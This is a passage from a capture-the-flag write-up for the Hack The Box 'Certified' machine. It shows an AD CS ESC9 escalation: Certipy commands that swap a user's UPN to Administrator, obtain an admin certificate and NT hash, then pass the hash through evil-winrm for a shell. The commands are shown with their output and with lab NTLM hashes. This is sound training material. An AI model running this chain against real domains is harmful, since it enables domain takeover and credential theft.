        Full Control Principals         : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFIED.HTB\operator ca
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
<SNIP>
📈 4. Privilege Escalation (ca_operator -> Administrator)
In order to exploit ESC9:
-
Change ca_operators’s UPN to match Administrator’s UPN:
$ certipy-ad account update -u management_svc@$DOMAIN -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator@$DOMAIN -dc-ip $IP Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Updating user 'ca_operator': userPrincipalName : Administrator@certified.htb [*] Successfully updated 'ca_operator' -
Request certificate as ca_operator (automatically maps to Administrator):
$ certipy-ad req -u ca_operator@$DOMAIN -hashes :b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip $IP Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Requesting certificate via RPC [*] Request ID is 12 [*] Successfully requested certificate [*] Got certificate with UPN 'Administrator@certified.htb' [*] Certificate has no object SID [*] Try using -sid to set the object SID or see the wiki for more details [*] Saving certificate and private key to 'administrator.pfx' File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y [*] Wrote certificate and private key to 'administrator.pfx' -
Revert ca_operator’s UPN:
$ certipy-ad account update -u management_svc@$DOMAIN -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@$DOMAIN -dc-ip $IP Certipy v5.0.4 - by Oliver Lyak (ly4k) [*] Updating user 'ca_operator': userPrincipalName : ca_operator@certified.htb [*] Successfully updated 'ca_operator' -
Cash:
 $ certipy-ad auth -pfx administrator.pfx -domain $DOMAIN -dc-ip $IP
 Certipy v5.0.4 - by Oliver Lyak (ly4k)

 [*] Certificate identities:
 [*]     SAN UPN: 'Administrator@certified.htb'
 [*] Using principal: 'administrator@certified.htb'
 [*] Trying to get TGT...
 [*] Got TGT
 [*] Saving credential cache to 'administrator.ccache'
 [*] Wrote credential cache to 'administrator.ccache'
 [*] Trying to retrieve NT hash for 'administrator'
 [*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
Using NTLM hash we can authenticate via evil-winrm:
$ evil-winrm -i $IP -u Administrator -H 0d5b49608bbce1751f708748f67e2d34

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ~/Desktop/root.txt
[REDACTED]

Ez.
🧠 Learnings
- Abusing WriteOwner Rights: Having
WriteOwnerrights on an Active Directory object means you can completely change its ownership, overwrite DACL settings, and force your way into groups even if you don’t have direct write access initially. - Shadow Credentials as a Fallback: When a Kerberoasted hash is uncrackable due to strong passwords, possessing generic write/modification access over an account allows you to leverage Shadow Credentials (
msDS-KeyCredentialLink) to cleanly extract the NT hash without needing to brute-force anything. - AD CS ESC9 Flaws: Certificate templates that lack security extensions allow users with account update rights to temporarily switch their UPN to match a high-value target like
Administrator, tricking the Certificate Authority into generating a valid admin-level certificate.